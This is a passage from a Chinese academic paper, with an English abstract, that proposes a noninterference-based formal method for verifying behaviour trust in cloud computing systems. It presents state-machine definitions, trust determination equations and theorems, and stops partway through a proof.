基于无干扰的云计算环境行为可信性分析

张 帆[1),2)] 张 聪[1)] 陈 伟[3)] 胡方宁[2)] 徐明迪[4)]

[1)](武汉轻工大学数学与计算机学院 武汉 430023)

[2)](不莱梅雅各布大学电子和计算机工程学院 不莱梅 28759 德国)

[3)](南京邮电大学计算机学院 南京 210046)

[4)](武汉数字工程研究所 武汉 430205)

摘 要 云安全是目前云计算研究的热点之一.作为云安全基础的可信计算,目前仍存在一些关键问题有待解决,这使得云安全事实上是有缺陷的.针对可信计算中的动态行为可信度量问题,本文提出了一种基于无干扰的云环境行为可信性分析方法.首先,基于可信计算组织 TCG(Trusted Computing Group)和学术界对于"可信"的定义,给出了行为可信的判定等式.进一步地,建立了基于状态递归等价的行为可信的充要条件,解决了目前尚没有有效的行为可信性验证方法的问题目前没有见到类似结论.最后,本文给出了实验示例,证明了方法是有效的.

关键词 无干扰;动态行为可信;云安全;可信计算;云计算

中图法分类号 TP309 **DOI 号** 10.11897/SP.J.1016.2019.00736

Noninterference Analysis of Trust of Behavior in Cloud Computing System

ZHANG Fan[1),2)] ZHANG Cong[1)] CHEN Wei[3)] HU Fang-Ning[2)] XU Ming-Di[4)]

[1)](*School of Mathematics & Computer Science, Wuhan Polytechnic University, Wuhan* 430023)

[2)](*School of Electrical and Computer Engineering, Jacobs University Bremen, Bremen* 28759, *Germany*)

[3)](*School of Computer Science and Technology, Nanjing University of Posts and Telecommunications, Nanjing* 210046)

[4)](*Wuhan Digital and Engineering Institute, Wuhan* 430205)

Abstract Nowadays, cloud computing has been widely applied in our daily life. Security and privacy of cloud computing has become the hot topic in academia and industry. According to the definition by NIST (National Institute of Standards and Technology), cloud computing generally comprises three parts, which are IaaS(Infrastructure-as-a-Service), PaaS (Platform-as-a-Service) and SaaS(Software-as-a-Service). In order to protect the security of IaaS, PaaS and SaaS, researchers introduced trusted computing, and leveraged trusted computing to resolve some security and privacy problems in cloud computing, such as identification authentication, security storage, privacy preserving, and malware defense and so on. Unfortunately, though trusted computing is the fundamental supporting technology for cloud security, trusted computing itself still has some key issues to be addressed, where trust measurement is a representative one. Trust measurement, according to the definition of TCG (Trusted Computing Group), refers to dynamically determining the observation consistency between a real behavior, say α, and its expected behavior, say β. If both of the behaviors are observed consistent, i.e., an attacker can learn nothing by observing system

收稿日期:2016-06-29;在线出版日期:2017-01-28.本课题得到国家自然科学基金(61502438,61502362)、湖北省自然科学基金重点项目(2015CFA061)资助.**张 帆**,男,1977 年生,博士,副教授,中国计算机学会(CCF)会员,主要研究方向为可信计算、信息系统安全、软件安全.E-mail:whpuzf@whpu.edu.cn.**张 聪**,男,1968 年生,博士,教授,中国计算机学会(CCF)武汉分部常务理事,主要研究领域为多媒体及安全.**陈 伟**,男,1978 年生,博士,教授,中国计算机学会(CCF)会员,主要研究领域为网络安全.**胡方宁**,女,1976 年生,博士,讲师,主要研究方向为嵌入式系统和安全.**徐明迪**(通信作者),男,1980 年生,博士,研究员,中国计算机学会(CCF)会员,主要研究方向为可信计算、云安全、信息系统安全.E-mail:simendy@whu.edu.cn.

state transitions caused by the aforementioned two behaviors α and β, we say the behavior α is trusted, otherwise not. Note that trust measurement is the critical technology of trusted computing, and trusted computing is also the supporting technology of cloud security, it is therefore naturally for trust measurement to be the foundation of cloud security. However, there are few practical works of trust measurement so far, which makes cloud computing defacto flawed. To address the issue of trust measurement in cloud computing, a noninterference-based analysis approach was proposed. Initially, we presented a determination equation of behavior trust. With respect to what is trust, mainstream academic community mainly focuses on three properties, i.e. expected behavior consistency, confidentiality and integrity. We therefore discussed in detail the meaning of the determination equation according to the above three properties. Next, a recursive form of necessary and sufficient condition for verifying whether the given determination equation holds or not was presented. Since the necessary and sufficient condition is recursive (based on a equivalence relation upon system states), it is easy to design an automated verification algorithm of behavior trust. Compared with our work, existing works are mostly based on the "unwinding theorem", whereas it is hardly to construct an automated verification algorithm based on "unwinding theorem". As a result, few works for automated verification of behavior trust have been proposed thus far. Therefore, our work could be the first step towards bridging the gap between the theoretical analysis and practical application of noninterference-based trust measurement, and to the best of our knowledge, we are the first to propose a practical noninterference-based approach for verifying behavior trust in a cloud computing system. Finally, a buffer overflow mitigation approach was described to illustrate our approach. We firstly gave the expected behavior specifications, and then monitored whether a process deviated from the behavior specifications during its running. If the monitored process never deviated, the process was trusted, otherwise not. Different from existing works, our approach is completely behavior trust-oriented. Experimental results showed that our approach was effective.

Keywords　noninterference; trust of behavior; cloud computing security; trusted computing; cloud computing

1　引　言

当前，云计算受到了学术界和工业界的广泛关注.随着云计算的不断普及，安全和隐私问题成为制约云计算发展的关键因素之一[1-5]，研究人员从硬件安全、存储安全、虚拟化安全、应用安全等诸多领域和不同视角展开了深入研究[6-14].根据 Gartner 最近的调查结果显示，70%以上受访企业的 CTO 指出，如果近期企业决定不采用云计算，其首要原因在于对云计算中数据安全与隐私问题的担心. Amazon、Google 等世界级大型云计算应用厂商不断爆出的各类安全事故，更加剧了人们对于云安全的担忧.因此，如何将可信计算技术紧密融入到云计算当中，以可信赖的方式为云基础设施、云平台以及云服务提供安全保障，增强人们对云系统安全和隐私问题的信心，是目前云安全的重要研究方向之一[1-5,15-17].经过十余年的发展，国内外学者在可信计算领域取得了丰硕的成果[18-29].然而，作为云安全的基础支撑技术，可信计算仍然存在一些关键科学问题有待突破.特别地，如何分析行为可信性，并构建"真正面向可信性"的度量理论和技术仍然是一个开放问题[18-20].这个问题不解决，可信计算三大核心功能之一的度量功能就存在安全缺陷，进而导致云计算从根本上也存在安全隐患.

在现有的行为可信性分析方法中，"无干扰分析"是一种代表性的方法.这种方法的优势在于，它所采用的无干扰模型和 TCG 对于"行为预期"的可信性定义从数学上来说是一致的，因而有可能构建"真正面向可信性"[20]的动态度量理论，而这正是可信云安全所急需的.近年来，无干扰模型在信息系统安全领域有如下一些代表性工作：国际上，无干扰模

型主要应用在内核可信验证领域[30-32]：文献[30-31]分别从安全性(security)和信息流的角度研究了seL4内核的形式化验证和开发方法；文献[32]针对ARMv7平台的隔离内核(separation kernel)进行了形式化验证.就国内而言，无干扰在可信计算领域有较为丰富的积累[21,26-29]：文献[26]利用传递无干扰模型研究了可信计算平台中进程可信的判定理论.文献[27]利用非传递无干扰模型研究了信任链中的跨域信息流安全问题.文献[28]利用无干扰模型实现了可信计算平台中信任终端与非信任终端之间的安全隔离，保证了组件交互的可信性.文献[29]以可复合的不可演绎模型刻画了信任链实体间的交互关系，对信任链复合系统的安全性进行了研究.为了评估系统实现与可信计算规范之间的一致性，文献[21]采用安全进程代数SPA对信任链进行建模，之后利用CoPS工具验证实际系统是否满足特定的无干扰属性.

虽然利用无干扰模型分析和构建可信系统获得了广泛的研究，然而现有的工作[12,14,26-29,33-34]大多侧重于理论分析，并没有可实践的无干扰属性(即行为可信性)自动化验证方法[35-38].这使得无干扰分析仍然是一个开放问题.为此，本文拟对云计算环境下基于无干扰的行为可信性分析问题展开研究，拟建立一种有效的无干扰属性自动化验证方法，尝试为无干扰分析在理论分析与实际应用之间的“鸿沟”架设一座可行的桥梁.

需要强调的是，形式化工作包括建模和验证两个基本步骤，但建模超出了本文的研究范围.这是因为：云系统是一个非常复杂的系统，从层次上看就包括IaaS、PaaS和SaaS三层.其内部包含了海量的控制、计算和存储实体，外部对应了庞大的用户(虚拟机)，不同的实体之间彼此关联，互相依存互相影响.这使得对高度复杂的云系统进行直接建模是不可行的[33].事实上，研究人员在云系统建模时，往往是从实际的安全需求出发，“具体问题具体分析”，即首先依据自己的安全需求对云系统进行抽象，并对“可信性”的内涵进行明确界定，然后再进行建模[6,33-34].由于云系统高度的复杂性以及“可信性”丰富(甚至相互冲突)的概念内涵[18,20,39]，脱离实际安全需求直接建立一个“通用”的云系统模型是难以达成的.就我们尽可能的调研而言，没有见到“通用”的云系统建模工作.

本文由于没有局限于特定的安全需求，因而避免讨论“通用”情况下的云系统建模问题.本文的形式定义建立在Rushby标准的无干扰模型定义[37]之上，不论采用何种建模方式，只要将建模结果等价转化为无干扰模型可接受的输入(亦即状态机)即可以应用本文的结论.事实上，在现有工作中，许多工作都是将云系统建模为状态机形式[12,14,33-34]，故本文的上述前提是可行的.

与已有的工作相比，本文不仅给出了形式化的行为可信性判定等式，而且建立了基于状态递归的无干扰属性判定定理.进一步地，本文的判定定理不仅能够判定云系统中任意行为的可信性，而且在行为不可信的时候能够精确指出导致行为不可信的原因.

2 基本定义

云计算按层次可以划分为基础设施即服务IaaS、平台即服务PaaS以及软件即服务SaaS.以最底层的IaaS为基础，本节给出云计算环境下无干扰模型的基本定义.

根据美国国家标准技术研究所NIST发布的云计算规范SP 800-146①，IaaS为消费者提供了处理、存储、网络(processing，storage，networks)以及其他一些基本计算资源.消费者不能对底层的云基础设施进行控制，但是可以控制虚拟机、通过网络访问存储、部分网络基础设施组件(如主机防火墙)以及配置服务等等.这意味着IaaS定义中至少要包含如下定义1中所述4个基本组件.

定义1. 云计算基础设施即服务IaaS.根据NIST发布的SP 800-146，云计算基础设施由4个基本组成部分：虚拟机H、网络可访问的存储G、部分可访问网络基础设施组件E以及配置服务X.

结合SP 800-146并遵从文献[37]，定义2从IaaS层次给出云计算系统M状态机定义如下.

定义2. 云计算系统M(以下简称系统M或者机器M)由如下要素构成：(1)一个虚拟机集合H.约定使用$h_1,h_2,\cdots$表示不同的虚拟机；(2)一个网络可访问的存储集合G.约定使用$g_1,g_2,\cdots$表示不同的存储设备；(3)一个网络集合E.约定使用$e_1,e_2,\cdots$表示不同的网络设备；(4)一个配置服务集合X.约定使用$x_1,x_2,\cdots$表示不同的配置；(5)一个包含唯一初始状态s_0的状态集S.约定使用$\cdots s$，

① Cloud Computing Synopsis and Recommendations. http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-146.pdf

t，…等表示系统状态；(6) 一个由系统中所有原子动作组成的动作集 A，约定用 a，b，…等表示原子动作；(7) 一个由系统中所有行为构成的行为集 B. 行为表达为原子动作序列的形式，约定用希腊字母 α，β，γ，… 等表示行为. 一个行为的示例是 $\alpha=a_0\circ\cdots\circ a_m\circ\cdots\circ a_n\in A^*$，其中“$\circ$”是连接符；(8) 一个输出集 O，其中包含了使用动作 $a\in A$ 观察到的结果；(9) 每一个原子动作都有自身所属的安全域，这些安全域构成的集合称为安全域集 D；(10) 安全策略 $\rightsquigarrow$ 和 $\not\rightsquigarrow$. 安全域集之间可以有信息流动，信息是否能够在特定域间流动由安全策略 $\rightsquigarrow$ 和 $\not\rightsquigarrow$ 决定，$\rightsquigarrow$ 和 $\not\rightsquigarrow$ 分别称为干扰和无干扰关系，两者互为补集；(11) 安全域到动作的映射函数. $dom:A\to D$. dom 返回一个特定动作 a 所属的安全域 $dom(a)$；(12) 单步函数：$step:S\times A\to S$. 单步函数描述的是机器从前一个状态，执行某个动作之后，应该到达的后一个状态；(13) 行为结果函数：$behcon:S\times A\to O$. 行为结果函数 $behcon$（$behavior\ consequence$）给出了：在状态 $s\in S$ 使用特定的动作 $a\in A$ 观察到的行为执行结果；(14) 行为执行函数：$exec:S\times B\to S$. 如果用 Λ 表示空动作序列，则 $exec$ 可以表示为右递归的形式：

$$\begin{cases} exec(s,\Lambda)=s, \\ exec(s,a\circ\alpha)=exec(step(s,a),\alpha). \end{cases}$$

需要强调的是，无干扰模型[37]的输入是行为（原子动作的连接序列）. 本文遵从其定义而不对行为形式做过多探讨. 这是由于，第一，前已说明，行为的形式取决于如何对行为建模，而建模超出了本文的研究范围；其次，本文侧重于建模后的行为可信性分析. 不论如何对行为建模，只要将系统行为等价转换为状态机形式即可；最后，现有的许多工作均采用原子动作序列的行为形式[14,26-28,34].

定义 2 给出了云计算系统 M 基于 IaaS 的形式化定义，其中：(1) 到 (4) 是根据规范 SP 800-146 对于 IaaS 的 4 个基本组件的形式说明；(5) 到 (14) 是遵从文献[37]所给出的无干扰分析所必需的形式说明. 需要指出的是：第一，(5) 当中的状态集 S 是由 H,G,E,X 四部分的内部状态构成的，若分别用 S_H,S_G,S_E,S_X 表示上述四者的内部状态子集，则有：$S=S_H\cup S_G\cup S_E\cup S_X$，且 S_H,S_G,S_E,S_X 之间互相没有交集. 对于唯一的初始状态 $s_0\in S$，由后续定义 3 和定义 6 可知，其由 H,G,E,X 的初始状态构成，即 $s_0=s_{H_0}\cup s_{G_0}\cup s_{E_0}\cup s_{X_0}$. 第二，类似地，(6) 当中的动作集 A 也是由分别影响 H,G,E,X 四部分的动作集合，即 A_H,A_G,A_E,A_X 构成的. 且满足关系 $A=A_H\cup A_G\cup A_E\cup A_X$. 由于一个动作可能会影响 H,G,E,X 中的多个部分（例如，一个关机命令可能会使得虚拟机 H 关机，将脏数据写入到存储 G，结束网络连接 E，并保存当前配置 X），因此 A_H,A_G,A_E,A_X 可能会有交集.

定义 2 从 IaaS 的层次说明了如何定义云计算系统 M. 如果考虑 PaaS 和 SaaS，则定义 2 需进一步细化，如：PaaS 需要考虑到平台接口；SaaS 需要考虑应用，甚至进程等等. 如前所述，具体如何细化依赖于实际的安全需求.

对于 PaaS 和 SaaS（或者其他扩展 XaaS），参照定义 2 可以归纳出“通用的”云系统定义方法，分为如下三步：首先，保留定义 2 中的 (5) 到 (14)——这是无干扰分析所必需的. 其次，参照定义 2 中的 (1) 到 (4) 对云系统进行扩展定义——具体如何进行扩展取决于具体的平台和实际的安全需求. 最后，建立 S,A,D,O 集合与扩展定义之间的关系——由此将实际平台和安全需求转化为标准无干扰模型[37]可处理的状态机形式，此时即可以应用本文的结论进行验证.

例如，对 PaaS 而言，若（在 IaaS 的基础上）关注于平台接口 API，则原子动作集应增加 A_I，即 $A=A_H\cup A_G\cup A_E\cup A_X\cup A_I$，其中 A_I 是平台接口访问子集. A_I 的执行将导致云平台以及相应应用程序状态发生变迁. 对 SaaS 而言，其粒度更细，需要细化到应用、甚至进程等. 由此动作集不仅包括用户输入的服务请求命令，甚至可能还需要深入到虚拟机的内核，包括机器指令等等. 具体细化到什么程度，取决于平台和实际的安全需求，这里从略.

最后，还有两点需要说明. 首先，前已说明，本文并未考虑建模问题，即不论用户如何建模，只要最终将建模后的结果转化为定义 2 的状态机形式即可以应用本文的结论. 那么用户是否可以将行为建模为状态机？第二，定义 2 作为云环境下行为可信性分析的基础定义，其本身是否完备？对于第一个问题，众多的工作[12,14,33-34]表明，将云系统的行为建模为状态机不仅是可行的，而且是一种常用的方法. 对于第二个问题，根据 Rushby 对无干扰的定义，无干扰的本质在于判定“动作执行导致的状态变化是否能够被观察者所区分”. 本文随后的分析表明，在定义 2 中 (5) 到 (14) 的基础上足够完成上述判定，因此定义 2 是完备的.

接下来，给出结构化机器的定义，以便与实际的

云系统(机器)结合起来.

定义 3. 结构化机器.结构化机器对应于实际机器 M,其关注于存储单元(内外存单元、芯片存储单元等)及其取值、可观察存储单元以及可修改存储单元等内涵.

(1)存储单元集 N.机器的每一个存储单元都有一个名字.所有存储单元名字的集合构成存储单元集 N,又叫做名字集 N.

显然,对于云计算系统 M,其存储单元集 N 由 H,G,E,C 的名字构成:$N=N_H\cup N_G\cup N_E\cup N_C$.

(2)值集 V.每一个存储单元 $n\in N$ 在特定的状态 $s\in S$ 都会有一个特定的值 $value\in V$.具体的取值可以由下面的内容函数计算.所有取值的集合构成值集 V.

(3)内容函数 $contents:S\times N\to V$.

(4)观察函数 $observe:D\to\mathcal{P}(N)$ 和修改函数 $alter:D\to\mathcal{P}(N)$.两者分别给出了特定的安全域 $u\in D$ 所能观察和修改的存储单元的集合,其中 $\mathcal{P}$ 是幂集计算.

定义 4. 关系 $\overset{u}{\sim}$ 称为是等价关系,当且仅当同时满足输出一致性和(弱)单步一致性.

(1)输出一致性:

$$s\overset{u}{\sim}t\supset behcon(s,a)=behcon(t,a).$$

(2)(弱)单步一致性:

对于传递安全策略,需满足单步一致性:

$$dom(a)\rightsquigarrow u\wedge s\overset{u}{\sim}t\supset step(s,a)\overset{u}{\sim}step(t,a).$$

对于非传递安全策略,需满足弱单步一致性:

$$dom(a)\rightsquigarrow u\wedge s\overset{dom(a)}{\sim}t\wedge s\overset{u}{\sim}t\supset step(s,a)\overset{u}{\sim}step(t,a).$$

注意:本文中遵从文献[37]的符号表达,约定使用$\supset$表达蕴含关系.

定义 5. 引用监视器假设 RMA(Reference Monitor Assumption).引用监视器对系统运行进行监控.规定引用监视器要满足如下 3 条假设:

假设 1. 等价状态的存储单元内容一致性:两个状态等价 $s\overset{u}{\sim}t$,当且仅当它们的存储单元都具有相同的值.即

$$s\overset{u}{\sim}t\ \text{iff}\ \forall n\in observe(u).contents(s,n)=contents(t,n).$$

显然,假设 1 保证了定义 4 中的输出一致性.

假设 2. 等价状态的存储单元修改一致性:如果两个状态等价 $s\overset{u}{\sim}t$,则当它们修改存储单元时,必须保证存储单元被修改为同样的值.即

$$s\overset{u}{\sim}t\wedge[contents(step(s,a),n)\neq contents(s,n)\vee contents(step(t,a),n)\neq contents(t,n)]\supset contents(step(s,a),n)=contents(step(t,a),n).$$

假设 3. 存储单元修改授权性:若动作 a 修改了某个存储单元的值,则 a 所属的安全域 $dom(a)$ 必须具有对该存储单元的修改授权,即

$$contents(step(s,a),n)\neq contents(s,n)\supset n\in alter(dom(a)).$$

由于传递无干扰是非传递无干扰的一个特例,下面继续给出非传递无干扰的相关定义.

定义 6. 间接干扰关系 $\overset{\approx}{\rightsquigarrow}$.对于非传递安全策略 $(u\rightsquigarrow v_1\wedge v_1\rightsquigarrow v_2\wedge\cdots\wedge v_n\rightsquigarrow w)\wedge(u\not\rightsquigarrow w)$ 而言,安全域 u 虽然不能直接干扰安全域 w(因为 $u\not\rightsquigarrow w$),但是,u 仍然可以间接对 w 进行干扰(因为 $u\rightsquigarrow v_1\wedge v_1\rightsquigarrow v_2\wedge\cdots\wedge v_n\rightsquigarrow w$).若将定义 2 当中的干扰关系 $\rightsquigarrow$ 称作是"直接干扰关系",则可以定义"间接干扰关系" $\overset{\approx}{\rightsquigarrow}$ 如下:

$u\overset{\approx}{\rightsquigarrow}w$ iff

$$\exists v_1,v_2,\cdots,v_{n(1\leq n)},u\rightsquigarrow v_1\wedge v_1\rightsquigarrow v_2\wedge\cdots\wedge v_n\rightsquigarrow w\wedge u\not\rightsquigarrow w.$$

定义 7. 干扰源集 $interfsrcs:B\times D\to\mathcal{P}(D)$.干扰源集的递归定义如下:$interfsrcs(\Lambda,w)=\{w\}$,且

$$interfsrcs(a\circ\alpha,w)=\begin{cases}\mathcal{Q}_1, & \text{若}\ \exists v.v\in interfsrcs(\alpha,w)\supset dom(a)\rightsquigarrow v\\ \mathcal{Q}_2, & \text{若}\ \forall v.v\in interfsrcs(\alpha,w)\supset dom(a)\not\rightsquigarrow v\end{cases},$$

其中,$\mathcal{Q}_1=\{dom(a)\}\cup interfsrcs(\alpha,w)$,

$\mathcal{Q}_2=interfsrcs(\alpha,w)$.

干扰源集的含义是:抽取所有对安全域 w 有直接或间接干扰关系的安全域形成集合.

定义 8. 弱预期函数 $wexpected:B\times D\to B$.$wexpected(\Lambda,w)=\Lambda$,且

$$wexpected(a\circ\alpha,w)=\begin{cases}\mathcal{B}_1, & \text{若}\ dom(a)\in interfsrcs(a\circ\alpha,w)\\ \mathcal{B}_2, & \text{其他}\end{cases},$$

其中,$\mathcal{B}_1=a\circ wexpected(\alpha,w)$,

$\mathcal{B}_2=wexpected(a,w)=\Lambda\circ wexpected(\alpha,w)$.

弱预期函数 $wexpected$ 的含义是,"将所有对安全域 w 有直接或间接的干扰关系的动作保留,并将除此以外的所有动作删除",从而得到在非传递无干扰安全策略控制下的预期行为.

定义 9. 域集等价关系 $\overset{C}{\approx}$:$s\overset{C}{\approx}t$ iff $\forall u\in C.s\overset{u}{\sim}t$.

定义 10. 非传递安全策略下局部无干扰属性.

$$dom(a)\not\rightsquigarrow u\supset s\overset{u}{\sim}step(s,a).$$

3 云系统下行为可信性分析

3.1 非传递无干扰行为可信性判定等式与判定定理

定义 11. 非传递安全策略行为可信性判定等式

$$behcon(exec(s_0,\gamma),a)=behcon(exec(s_0,wexpected(\gamma,dom(a))),a) \quad (1)$$

对于什么是“可信”，学术界有不同的定义. TCG 给出的定义是：一个实体是可信的，如果它的行为总是以预期的方式，朝着预期的目标. 也有观点认为：可信≈可靠＋安全[20]，而在安全领域，人们又重点关注机密性和完整性. 那么，对照式(1)有：

(1) 对于 TCG 定义. 等式(1)的左边可以看作系统 M 对行为 γ 的实际执行结果；等式(1)的右边，是系统 M 在非传递安全策略控制下，预期行为 $wexpected(\gamma,dom(a))$ 的理论执行结果. 如果等式成立，则说明行为的真实执行结果和在安全策略控制下的预期执行结果一致，因而行为是可信的. 反之是不可信的.

(2) 对于机密性. 等式(1)的左边是低安全等级观察者观察到的实际执行结果；右边是低安全等级观察者观察到在去除所有对低安全等级观察者有任何(直接或者间接)干扰的高安全动作之后的执行结果. 既然左右两边相等，则低安全等级观察者无法从观察结果中逆推分析得到任何信息，从而机密性得到了保护，因而系统是可信的.

(3) 对于完整性. 类似地，等式(1)的左边是真实行为的实际执行结果；右边是在安全策略控制下去除了所有非法信息流(即所有对目标客体无法直接或间接干扰的动作)之后的理论执行结果. 如果左右两边一致，则说明系统的完整性得到了保护，系统是可信的.

以上分析表明对于常见的可信性定义(TCG 的行为预期定义、机密性和完整性定义等)，等式(1)均可以涵盖，只要根据关注点的不同选择不同的动作对系统进行观察即可.

引理 1.　域集单步一致. 如果一个机器 M 满足弱单步一致属性和局部无干扰属性，则下式成立：

$$s \overset{interfsrcs(a\circ\alpha,w)}{\approx} t \supset step(s,a) \overset{interfsrcs(a,w)}{\approx} step(t,a).$$

证明.　对 α 的长度做归纳即可，具体证略. 证毕.

引理 2.　域集局部无干扰. 如果一个机器 M 满足局部无干扰属性，则下式成立：

$$dom(a)\notin interfsrcs(a\circ\alpha,w)\supset step(s,a)\overset{interfsrcs(a,w)}{\approx} s.$$

证明.　对 α 的长度做归纳，具体证略.　证毕.

定理 1.　非传递安全策略行为可信性判定定理 1. 如果非传递安全策略行为满足如下基本属性：

(1) 输出一致属性：

$$s \overset{dom(a)}{\sim} t \supset behcon(s,a)=behcon(t,a).$$

(2) 弱单步一致属性：

$$dom(a)\rightsquigarrow u \wedge s \overset{dom(a)}{\sim} t \wedge s \overset{u}{\sim} t \supset step(s,a)\overset{u}{\sim} step(t,a).$$

(3) 局部无干扰属性：

$$dom(a)\not\rightsquigarrow w \supset s \overset{u}{\sim} step(s,a),$$

则该非传递安全策略行为是可信的.

证明.　只要证明在上述条件下，满足定义 11 的判定等式即可. 这可通过证明如下公式成立得到：

$$s \overset{interfsrcs(\alpha,u)}{\approx} t \supset exec(s,\alpha)\overset{w}{\sim} exec(t,wexpected(\alpha,u)).$$

上述公式对动作 α 的长度做归纳，并利用引理 1 和引理 2 即可证明. 限于篇幅，具体证略. 当上述公式成立之后，代入 $s=t=s_0$，并利用输出一致性即得定义 11 的判定等式.　证毕.

定理 2.　非传递安全策略行为可信性判定定理 2. 如果非传递安全策略行为满足 RMA 假设，同时满足条件 $n\in alter(u)\wedge n\in observe(v)\supset u\rightsquigarrow v$，则该非传递安全策略行为是可信的.

证明.　只需要证明定理 2 符合定理 1 的三条基本属性即可. 限于篇幅，具体证略.　证毕.

本节更详细的证明过程可以参考文献[37].

3.2　行为可信性成立的充要条件

3.1 节给出了行为可信性的判定等式，以及行为可信性的验证定理. 然而，定理 1 和定理 2 的形式难以构造有效的行为可信性判定算法. 事实上，如何验证无干扰属性(亦即判定行为可信性)是无干扰需要解决的关键问题之一. 特别是非传递无干扰，相关的自动化研究工作非常少见[35]. 目前，仅有文献[36]首先给出了无干扰成立的充要条件，然而其算法复杂性达到了双指数级别，不具备可实践性. 文献[35]的算法虽然是多项式复杂的，但是其针对的非传递无干扰属性却不是 Rushby 的原始定义，而是一种变体，因而也不能解决定义 11 的判定问题. 因此，本节接下来将对判定问题进行研究.

文献[37]指出，定义 11 中等式(1)中的所有行为 γ 和观察原子动作 a 都应该加上全称量词，亦即为定义 12 的形式.

定义 12.　非传递安全策略行为可信性判定等式

$$\forall\gamma\forall a.behcon(exec(s_0,\gamma),a)=behcon(exec(s_0,wexpected(\gamma,dom(a))),a) \quad (2)$$

以 TCG 对可信的定义为例，在云计算系统中，定义 12 的解释是：无论攻击者采用何种攻击方式($\forall\gamma$)，系统的真实行为和预期行为总是一致的，因而云系统一定是安全的.

接下来,我们将从两个状态机同步运行状态等价的角度研究定义 12,由此得到无干扰成立的以递归形式表达的充要条件.

定义 13. 等价自动机 EMA 和弱预期等价自动机 WEMA.

回到定义 12 并参照文献[40],定义 12 中等式的左边本质上可以用一个自动机 MA(Machine's Automaton)来表示.该自动机表明了机器 M 不断接收行为字符串 γ 当中的动作并到达新状态的过程.将 MA 当中所有可能的等价状态合并所得到的新自动机,称为是 MA 的等价自动机 EMA(Equivalent MA)(参见文献[40]的定义 12 和定义 13).类似地,定义 12 当中等式的右边也可以用一个自动机来表示,该自动机描述了机器 M 预期在非传递安全策略的控制下,不断接收预期行为 $\beta=wexpected(\gamma,dom(a))$,并进行相应状态转换的过程,称该自动机为弱预期自动机 WMA(Weakly expected MA).将 WMA 当中所有可能的等价状态合并所得到的新自动机,称为是弱预期等价自动机 WEMA.

显然,EMA(等式(2)左边)刻画了在非传递安全策略控制下真实行为的执行过程和执行结果;弱预期等价自动机 WEMA(等式(2)右边)则刻画了预期行为的执行过程和执行结果.因此,等式(12)是否成立的问题,就等价转化为 EMA 和 WEMA 在同步执行过程中状态是否总是保持等价的问题.

定义 14. 最终干扰域 w.在定义 12 中,为了判定行为的可信性,我们用动作 a 来观察软件的真实执行行为与预期执行行为是否一致.我们称 $dom(a)$为最终干扰域 w.本质上,对应于定义 12 有:$w=dom(a)$.

定义 15. 几个符号约定.为方便起见,从现在起,若没有特殊的说明,本文采用如下的符号约定:

(1)用 w 特指最终干扰域.对应于定义 12,$w=dom(a)$.

(2)遵从文献[37],使用$\supset$表示蕴含关系而不是集合关系.

(3)为简单起见,令 $IS_\alpha=interfsrc(\alpha,w)$.

接下来,首先利用 EMA 和 WEMA 的思想解释定理 1,具体过程见实例 1.

实例 1. 构造机器 M 的 EMA 和 WEMA,设当前 EMA 要执行的行为为 $\alpha=b\circ\alpha'$,则在定理 1 的前提条件下,总有如下等式成立:

$$s\overset{IS_\alpha}{\approx}t\supset s'\overset{IS_{\alpha'}}{\approx}t' \tag{3}$$

其中 s 和 t 分别表示 EMA 和 WEMA 的当前状态;s'表示 EMA 从当前状态 s 接收动作 b 之后到达的新状态,t'表示 WEMA 从当前状态 t 对应接收 b(或者不接收 b,取决于是否有 $dom(b)\in IS_\alpha$)之后到达的新状态.

证明. 首先在初始状态下有 $s=t$,因此式(3)的前条件 $s\overset{IS_\alpha}{\approx}t$ 是成立的.

由 $\alpha=b\circ\alpha'$可知,当前 EMA 要接收的动作是 b.根据是否有 $dom(b)\in IS_\alpha$,WEMA 对动作 b 有不同的处理方式.为此,以下分两种情况讨论.

(1) $dom(b)\notin IS_\alpha$

由弱预期函数定义(定义 8)可知 WEMA 不会接收动作 b.此时分别考虑 EMA 和 WEMA 如下:

对 EMA.EMA 接收动作 b.因为 $dom(b)\notin IS_{\alpha'}$,由干扰源集(定义 7)可知,$\forall v.v\in IS_{\alpha'}.dom(b)\nrightarrow v$,否则 $dom(b)\in IS_\alpha$,矛盾.既然定理 1 前提条件成立,那么由局部无干扰属性立即可得:$\forall v.v\in IS_{\alpha'}.dom(b)\nrightarrow v\supset s\overset{v}{\sim}step(s,b)$,再根据域集等价关系(定义 9)此即:$s\overset{IS_{\alpha'}}{\approx}step(s,b)=s'$.

对 WEMA.由于 WEMA 不接收动作 b,因此状态保持不变 $t'=t$.

由 $\alpha=b\circ a'$,利用干扰源集定义有 $IS_{\alpha'}\subseteq IS_\alpha$,再由式(3)的前条件 $s\overset{IS_\alpha}{\approx}t$,以及域集等价关系定义可得 $s\overset{IS_{\alpha'}}{\approx}t$.

由 $s\overset{IS_{\alpha'}}{\approx}t$,结合 EMA 中 $s\overset{IS_{\alpha'}}{\approx}step(s,b)=s'$,以及 WEMA 中 $t'=t$,利用域集等价关系的等价性立即有:$s'\overset{IS_{\alpha'}}{\approx}t'$.

(2) $dom(b)\in IS_\alpha$

根据弱预期函数定义,WEMA 也接收动作 b.

对于集合 $IS_{\alpha'}$中的安全域,根据干扰源集定义有:(a) $\exists v_i\in IS_{\alpha'}.dom(b)\rightsquigarrow v_i$(这里的 v_i可能有多个,因为可能有不同的安全策略使得不同的 $v_i\overset{\approx}{\rightsquigarrow}w$),否则 $dom(b)\notin IS_\alpha$,矛盾;(b)以及 $\forall v_{j(j\neq i)}\in IS_{\alpha'}.dom(b)\nrightarrow v_j$.因此,对于 $IS_{\alpha'}$中的所有安全域需要分两类情形讨论:

情形 1. $\exists v_i\in IS_{\alpha'}.dom(b)\rightsquigarrow v_i$.注意前条件 $s\overset{IS_\alpha}{\approx}t$、$dom(b)\in IS_\alpha$ 以及 $v_i\in IS_{\alpha'}\subseteq IS_\alpha$,故有:$s\overset{dom(b)}{\sim}t\wedge s\overset{v_i}{\sim}t$.由定理 1 弱单步一致属性,立即可得:$s'=step(s,b)\overset{v_i}{\sim}step(t,b)=t'$.

情形 2. $\forall v_{j(j\neq i)}\in IS_{\alpha'}.dom(b)\nrightarrow v_j$.由 $dom(b)\nrightarrow v_j$,根据局部无干扰属性有:$s\overset{v_j}{\sim}step(s,b)$,以及 $t\overset{v_j}{\sim}$

$step(t,b)$. 注意到前条件 $s \overset{IS_\alpha}{\approx} t$，且 $\forall v_j \in IS_{\alpha'} \subseteq IS_\alpha$，故有：$s \overset{v_j}{\sim} t$.

